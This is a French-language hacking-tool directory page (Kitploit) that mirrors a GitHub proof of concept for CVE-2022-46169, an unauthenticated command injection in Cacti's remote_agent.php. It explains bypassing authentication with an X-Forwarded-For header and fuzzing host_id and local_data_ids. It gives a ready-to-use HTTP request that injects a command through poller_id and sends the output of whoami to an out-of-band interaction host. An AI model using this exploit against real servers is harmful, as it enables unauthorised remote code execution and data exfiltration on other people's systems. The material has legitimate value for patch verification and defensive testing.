
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

··Flux·Contact·Confidentialité·© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2022-46169 — CVE-2022-46169 Cacti remote_agent.php Injection de commande non authentifiée. | Kitploit
Outils/GitHubGitHub/0xf4n9x/cve-2022-46169
Analyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'IntrusionCommandement et ContrôleAuthentification
GitHub0xf4n9x/cve-2022-46169

CVE-2022-46169

CVE-2022-46169 Cacti remote_agent.php Injection de commande non authentifiée.

Voir le dépôt
47125il y a 3 ansVérifié par Kitploit

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

CVE-2022-46169

CVE-2022-46169 Cacti remote_agent.php Injection de commande non authentifiée.

Contournement d'authentification


Ajoutez l'en-tête X-Forwarded-For pour contourner l'authentification, notez que sa valeur n'est pas une valeur fixe.
image

image

Force brute



Utilisez Burp Intruder pour fuzzer les valeurs de host_id et local_data_ids.
image

image

RCE

Le point d'injection de commande est le paramètre poller_id.

GET /cacti/remote_agent.php?action=polldata&poller_id=;ping%20-c%202%20`whoami`.ccsy8s32vtc0000x5nagg8rkyboyyyyyc.oast.fun&host_id=2&local_data_ids[]=6 HTTP/1.1
Host: 
User-Agent: Mozilla/5.0 (X11; U; Linux armv6l; rv 1.8.1.5pre) Gecko/20070619 Minimo/0.020
Accept-Charset: utf-8
Accept-Encoding: gzip, deflate
Connection: close
X-Forwarded-For: 127.0.0.1


image

Référence

  • https://github.com/Cacti/cacti/security/advisories/GHSA-6p93-p743-35gf
Télécharger l’outil